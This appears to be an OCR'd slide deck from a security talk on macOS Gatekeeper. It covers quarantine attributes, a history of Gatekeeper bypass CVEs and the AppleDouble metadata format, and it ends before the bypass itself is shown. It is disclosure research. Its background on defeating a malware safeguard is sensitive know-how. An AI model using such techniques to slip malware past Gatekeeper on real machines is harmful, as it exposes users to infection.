
The Achilles heel in the macOS Gatekeeper

Jonathan Bar Or ("JBO"), Microsoft




# whoami

- Jonathan Bar Or ("JBO")
  @yo_yo_yo_jbo
- Microsoft Defender for Endpoint research architect
  - Linux, macOS, iOS, Android, ChromeOS, IoT/OT, Windows here and there too
  - Mix of offensive and defensive security
- Husband, father, cat lover


Research motivation

- Important to challenge ourselves by testing novel techniques
  - Nothing more novel (and noble!) than finding 0days
  - Every time we decided to take one macOS security boundary and try to break it for the betterment of our products
- To achieve an end-to-end “modern” attack scenario you might need:
  - SIP bypass
  - TCC bypass
  - Sandbox escape

BuT WhY DoES MS FiNd NoN-WinDowS buGS



MICROSOFT REPORTING NON-WINDOWS VULNS
GOOGLE REPORTING NON-ANDROID VULNS
imgflip.com


Research motivation



What is Gatekeeper?

- Security feature that enforces code signing and download verification.
- Meant to prevent execution of downloaded malware.
  - "My Resume.app" with a PDF icon (and without the ".app" extension).
  - Relies on the downloader (Safari) to set a special extended attribute on the file – "com.apple.quarantine".
  - Format is flag;date;agent_name;UUID.





“Calculator” cannot be opened because it is from an unidentified developer.

macOS cannot verify that this app is free from malware.

Safari downloaded this file today at 6:58 PM.

```
jbo@McJbo ~ % xattr -l ~/Downloads/calc/Calculator.app
com.apple.quarantine: 0083;62e09bd1;Safari;37A655F6-6704-42E5-AA69-A0169992691A
jbo@McJbo ~ % 
```

Why UUID?

- The UUID is used to identify entries in an SQLite database called QuarantineEventsV2.
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
  - Contains more information about the URL, the origin and so on.
- There’s another database (/var/db/SystemPolicy) that maintains Gatekeeper exceptions to certain bundles and executables.
  - And some whitelists also exist in Gatekeeper loadable bundles (gke.bundle).
  - Excellent targets for Gatekeeper bypasses... But I was not able to abuse them.
    - Needed a chosen prefix hash collisions.
- Excellent blogpost by our own Shubham Dubey:
  - https://nixhacker.com/security-protection-in-macos-1/

Gatekeeper and notarization

- Before Catalina, Gatekeeper would check that the app is signed with an Apple developer ID and then present a prompt (yes\no).
- After Catalina, notarization also started being enforced.
  - Well-signed + authorized → prompt (yes\no).
  - Otherwise → block (cannot run at all).

Comparing Apples to… Windows.

Property	macOS	Windows
Entry Name	com.apple.quarantine	Mark-of-the-web (MoTW)
Saved In	APFS\HFS+ extended attribute (xattr)	NTFS Alternate Data Stream (ADS)
Enforcement	Code signing and Notarization	Smart Screen (Executables) Application Guard (Office documents) Macro Disabling (Office documents) Visual Studio Project Protection (Visual Studio)
Metadata Saved	Flags, URLs and downloader identity	Zone identifier and URLs

Gatekeeper bypasses - history

- Two categories:
  - Abuse the component that saves the quarantine xattr.
  - Abuse the component that enforces policy on quarantined files.
- Some historically abused by malware families (e.g. Shlayer).
- Certain techniques we will not consider true bypasses:
  - MITRE's definition of "Gatekeeper Bypass" (T1553.001) – modifies or removes the extended attribute. Requires code execution.
  - Using unsupported filesystems (e.g. USB mass-storage-devices using FAT32).

Gatekeeper bypasses - history


Vulnerability	Exploits	Description
CVE-2022-22616	Assignment of the quarantine attribute.	It was discovered that gzip files archived in BOM archives are not assigned with the quarantine extended attribute. The excellent writeup can be found here.
CVE-2021-1810	Assignment of the quarantine attribute.	It was discovered that paths longer than 886 characters were not assigned with extended attributes. Therefore, creating a symlink that points to an app that resides in a long path results in a Gatekeeper bypass. The discovery is outlined here.
CVE-2021-30657	Component(s) that enforce policy checks.	It was discovered that app bundles with a missing "Info.plist" and a shell script main executable component are treated incorrectly by syspolicyd, a component that enforces policy restrictions on apps. Excellent writeups can be found here and here.
CVE-2021-30853	Component(s) that enforce policy checks.	A security bug in the way files with a "Shebang" (#!) header are interpreted by syspolicyd cause it to consider the app bundle to be safe. A great writeup can be found here.
CVE-2014-8826	Component(s) that enforce policy checks.	It was discovered that quarantine flags are not checked for JAR files, which are run by Java. The discovery is nicely summarized here.

Motivation - AppleDouble

- Inspired by CVE-2021-1810 (the long path bug) I wanted to see what other things could prevent writing an extended attribute to a file.
- After reading the setxattr source code (in XNU), discovered a mechanism called “AppleDouble” that looks very interesting!

Why does AppleDouble exist?

- Extended attributes are common on filesystems, but not all of them implement them the same way. This makes copying files between filesystems a huge headache and sometimes impossible!
- In 1994 (!) Apple produced a mechanism to save the metadata – either save the metadata in the file’s contents (known as “AppleSingle”) or having a metadata file that lives side-by-side next to the unchanged file (“AppleDouble”).
  - Distinguished by the prefix “._”
  - RFC1740



```
jbo@McJbo /tmp % touch ./somefile
jbo@McJbo /tmp % xattr -l ./somefile
jbo@McJbo /tmp % xattr -w attr_key attr_value ./somefile
jbo@McJbo /tmp % ditto -c -k ./somefile ./somefile.zip
jbo@McJbo /tmp % rm ./somefile
jbo@McJbo /tmp % unzip -o ./somefile.zip
Archive:  ./somefile.zip
 extracting: somefile
  inflating: ._somefile
jbo@McJbo /tmp % xxd ._somefile
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
jbo@McJbo /tmp % 
```

- AppleDouble header

  magic, version, filter, num_entries

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

- Entry #1 header
  - type (finderinfo), offset, length

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

- Entry #2 header
  - type (resource fork), offset, length

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

- Entry #1 (FinderInfo)
  - data, padding

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

- Entry #1 (Extended)

  magic, debug_tag, size, data_start, data_length, reserved, flags, num_attrs

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

- Xattr #1

  offset, length, flags, name_len, name, data

```
00000000: 0005 1607 0002 0000 4d61 6320 4f53 2058  ........Mac OS X
00000010: 2020 2020 2020 2020 0002 0000 0009 0000          ........
00000020: 0032 0000 0064 0000 0002 0000 0096 0000  .2...d..........
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 4154 5452 0000 0000 0000 0096  ....ATTR........
00000060: 0000 008c 0000 000a 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0001 0000 008c 0000 000a  ................
00000080: 0000 0961 7474 725f 6b65 7900 6174 7472  ...attr_key.attr
00000090: 5f76 616c 7565                           _value
```

Copying files just got complicated!

- Copying files now involves searching for the AppleDouble file and assigning arbitrary metadata to the target file.
- The file format is quite interesting, but the good news is that:
  - It can be created by built-in utilities (ditto + unzip).
  - It contains the extended attributes keys and values.
  - No checksums or signatures.

```
jbo@McJbo /tmp % zip demo.zip ./somefile ./._somefile
  adding: somefile (stored 0%)
  adding: ._somefile (deflated 54%)
jbo@McJbo /tmp % rm ./somefile ./._somefile
jbo@McJbo /tmp % open ./demo.zip
jbo@McJbo /tmp % xattr -l ./somefile
attr_key: attr_value
jbo@McJbo /tmp %
```

First attempt - Naïve approach

